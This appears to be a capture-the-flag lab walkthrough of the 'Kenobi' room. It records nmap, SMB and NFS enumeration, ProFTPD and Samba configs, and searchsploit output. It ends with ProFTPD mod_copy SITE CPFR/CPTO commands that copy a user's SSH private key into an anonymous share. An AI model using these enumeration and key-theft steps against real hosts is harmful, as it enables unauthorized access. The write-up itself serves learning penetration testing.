

RECONNAISSANCE

nmap -A –-script vuln IP – Aggressive scanning & vuln script




```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
|_sslv2-drown:
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /admin.html: Possible admin folder
|_  /robots.txt: Robots file
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      35734/udp  mountd
|   100005  1,2,3      54567/tcp  mountd
|   100021  1,3,4      38511/udp  nlockmgr
|   100021  1,3,4      45871/tcp  nlockmgr
|   100227  2,3         2049/tcp  nfs_acl
```




```
|_  100227  2,3         2049/udp  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
MAC Address: 02:D0:CF:45:26:AF (Unknown)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.13
OS details: Linux 3.13
Network Distance: 1 hop
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a n
ull deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by
 Ron Bowes
|       while working on smb-enum-sessions.
```

Nmap Script Engine: **smb-enum-shares** (as indicated in the room):




```
|   account_used: guest
|   \\10.10.74.1\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 2
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.74.1\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.74.1\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```

To know more about the samba server version, since smb-enum-shares doesn't tell us, we can use the nmap script **smb-os-discovery**




```
root@ip-10-10-207-200:~# nmap --script smb-os-discovery.nse -p 445 1
.10.130.128

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-02 23:44 BST
Nmap scan report for ip-10-10-130-128.eu-west-1.compute.internal (10
10.130.128)
Host is up (0.00018s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 02:DD:B9:12:F1:17 (Unknown)

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: kenobi
|   NetBIOS computer name: KENOBI\x00
|   Domain name: \x00
|   FQDN: kenobi
|_  System time: 2022-05-02T17:44:15-05:00

Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds
root@ip-10-10-207-200:~#
```

In order to access the anonymous share, we can just type **smbclient //10.10.74.1/anonymous** and press 'Enter' when asked for a password. Once logged in, we can list the directory with **ls** or **dir** to find **log.txt**



```
smb: \> ls
  .                                   D        0  Wed Sep  4 11:49:09 2019
  ..                                  D        0  Wed Sep  4 11:56:07 2019
  log.txt                             N    12237  Wed Sep  4 11:49:09 2019

                9204224 blocks of size 1024. 6876728 blocks available
smb: \> dir
  .                                   D        0  Wed Sep  4 11:49:09 2019
  ..                                  D        0  Wed Sep  4 11:56:07 2019
  log.txt                             N    12237  Wed Sep  4 11:49:09 2019

                9204224 blocks of size 1024. 6876728 blocks available
smb: \>
```


If we open the file with **more log.txt** , we can see the console log for the user kenobi's ssh rsa key being generated as well as the ProFTPD and Samba configuration files.



```
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|           ..    |
|        . o. .   |
|       ..=o +.   |
|      . So.o++o. |
|  o ...+oo.Bo*o  |
| o o ..o.o+.@oo  |
|  . . . E .O+= . |
|     . .   oBo.  |
+----[SHA256]-----+

# This is a basic ProFTPD configuration file (rename it to
:
```

We can see that kenobi's ssh private key is stored in the **.ssh** folder in the parent directory of the anonymous smb share path.


We can also see some interesting ftpd configuration :



```
# To cause every FTP user to be "jailed" (chrooted) into their home
# directory, uncomment this line.
#DefaultRoot ~

# Normally, we want files to be overwriteable.
AllowOverwrite          on

# Bar use of SITE CHMOD by default
<Limit SITE_CHMOD>
  DenyAll
</Limit>

# A basic anonymous configuration, no upload directories.  If you do not
# want anonymous users, simply delete this entire <Anonymous> section.
<Anonymous ~ftp>
  User                          ftp
  Group                         ftp

  # We want clients to be able to login with "anonymous" as well as "ftp"
  UserAlias                     anonymous ftp

:
```


Highlighted above we see that ftp users can change directories within the ftp server once logged in (chroot in linux changes the root directory for programs/processes) and at the bottom we can also see that anonymous login (**ftp**) is enabled.

However, anonymous login (either with username 'anonymous' or 'ftp') doesn't seem to be working:



```
root@ip-10-10-207-200:~# ftp 10.10.130.128
Connected to 10.10.130.128.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.130.1
8]
Name (10.10.130.128:root): anonymous
331 Anonymous login ok, send your complete email address as your pas
word
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> exit
221 Goodbye.
root@ip-10-10-207-200:~# nc 10.10.130.128 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.130.1
8]
USER ftp
331 Anonymous login ok, send your complete email address as your pas
word

500 Invalid command: try being more creative
PASS ftp
530 Login incorrect.
```


Regarding Samba, as we can see below in the anonymous share configuration:



```
   read only = yes
   create mask = 0700

# Windows clients look for this share name as a source of downloadable
# printer drivers
[print$]
   comment = Printer Drivers
   path = /var/lib/samba/printers
   browseable = yes
   read only = yes
   guest ok = no
# Uncomment to allow remote administration of Windows print drivers.
# You may need to replace 'lpadmin' with the name of the group your
# admin users are members of.
# Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin
[anonymous]
   path = /home/kenobi/share
   browseable = yes
   read only = yes
   guest ok = yes

(END)
```

We know the share's path within the server (**/home/kenobi/share** and we have some more settings visible to us.

Even though the configuration says the directory is browseable we can't browse into ../.ssh for kenobi's ssh key). According to the documentation, it just has to do with the share's visibility, which is probably why we were able to enumerate directly from nmap.




browseable (S)

This controls whether this share is seen in the list of available shares in a net view and in the browse list.


Default: *browseable* = *yes*

Following the room's directions, we can also enumerate the Network File Server running on the server bound to the RPC #10003



```
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      35734/udp  mountd
|   100005  1,2,3      54567/tcp  mountd
|   100021  1,3,4      38511/udp  nlockmgr
|   100021  1,3,4      45871/tcp  nlockmgr
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROU
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROU
2049/tcp open  nfs_acl     2-3 (RPC #100227)
```


Use nmap as directed in the room description to find where the NFS is mounted and list that directory:



```
111/tcp open  rpcbind
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache
| rwxrwxrwt   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_
| nfs-showmount:
|_  /var *
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Max
|_  /var        9204224.0  1836904.0  6876724.0  22%   16.0T        320
MAC Address: 02:D0:CF:45:26:AF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
```

So we know we have access to the target's /var directory through NFS with some potentially interesting folders. Let's enumerate this volume:

The most interesting folders/files, like the ones in the logs directory, have restricted access for the root user/group. We can see the admin.html and robots.html pages that we found initially with nmap vulns script as well:




```
root@ip-10-10-207-200:/mnt/kenobi# cd
root@ip-10-10-207-200:/mnt/kenobi/spo
cron  mail  rsyslog  samba
root@ip-10-10-207-200:/mnt/kenobi/spo
total 20
drwxr-xr-x  5 root root 4096 Sep  4
drwxr-xr-x 14 root root 4096 Sep  4
drwxr-xr-x  5 root root 4096 Sep  4
lrwxrwxrwx  1 root root    7 Sep  4
drwx------  2 _apt adm  4096 Apr  5
drwxrwxrwt  2 root root 4096 May 23
root@ip-10-10-207-200:/mnt/kenobi/spo
root@ip-10-10-207-200:/mnt/kenobi/spo
root@ip-10-10-207-200:/mnt/kenobi/spo
root@ip-10-10-207-200:/mnt# cd kenobi
root@ip-10-10-207-200:/mnt/kenobi# ls
backups  crash  local  log   opt  sna
cache    lib    lock   mail  run  spo
root@ip-10-10-207-200:/mnt/kenobi# cd
root@ip-10-10-207-200:/mnt/kenobi/www
html
root@ip-10-10-207-200:/mnt/kenobi/www
root@ip-10-10-207-200:/mnt/kenobi/www
admin.html  image.gif  image.jpg  ind
root@ip-10-10-207-200:/mnt/kenobi/www
```

Finally, since we couldn't gain free access to the server through samba or ftp as anonymous users, as it was expected (although the configuration files made it seem like it was worth a try), we can follow the room's advice and look for exploits for the specific versions of the services we have enumerated.


Searchsploit ProFTPD 1.3.5

We can see 3 exploits available (NOTE: THE ANSWER TO HOW MANY IN THE ROOM IS **4**)



```
root@ip-10-10-207-200:~# searchsploit ProFTPD 1.3.5
[i] Found (#2): /opt/searchsploit/files_exploits.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchsp
oit_rc" for "files_exploits.csv" (package_array: exploitdb)

[i] Found (#2): /opt/searchsploit/files_shellcodes.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchsp
oit_rc" for "files_shellcodes.csv" (package_array: exploitdb)

---------------------------------- ---------------------------------
 Exploit Title                    |  Path
---------------------------------- ---------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote  | linux/remote/36803.py
ProFTPd 1.3.5 - File Copy          | linux/remote/36742.txt
---------------------------------- ---------------------------------
Shellcodes: No Results
```

Searchsploit Samba 4.3.11



```
root@ip-10-10-207-200:~# searchsploit Samba 4.3.11
[i] Found (#2): /opt/searchsploit/files_exploits.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchspl
oit_rc" for "files_exploits.csv" (package_array: exploitdb)

[i] Found (#2): /opt/searchsploit/files_shellcodes.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchspl
oit_rc" for "files_shellcodes.csv" (package_array: exploitdb)

---------------------------------- ---------------------------------
 Exploit Title                    |  Path
---------------------------------- ---------------------------------
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4  | linux/remote/42084.rb
---------------------------------- ---------------------------------
Shellcodes: No Results
root@ip-10-10-207-200:~#
```

* can't find the specific NFS version

EXPLOITATION

Method 1: **ProFTPD mod_copy module: SITE CPFR and SITE CPTO**


- We can copy kenobi's keys from the location shown in the config files to the NFS volume as the room suggests, or to the anonymous samba share and then use the command **get** from smbclient:

SITE CPFR /home/kenobi/.ssh/id_rsa

SITE CPTO /home/kenobi/share/id_rsa

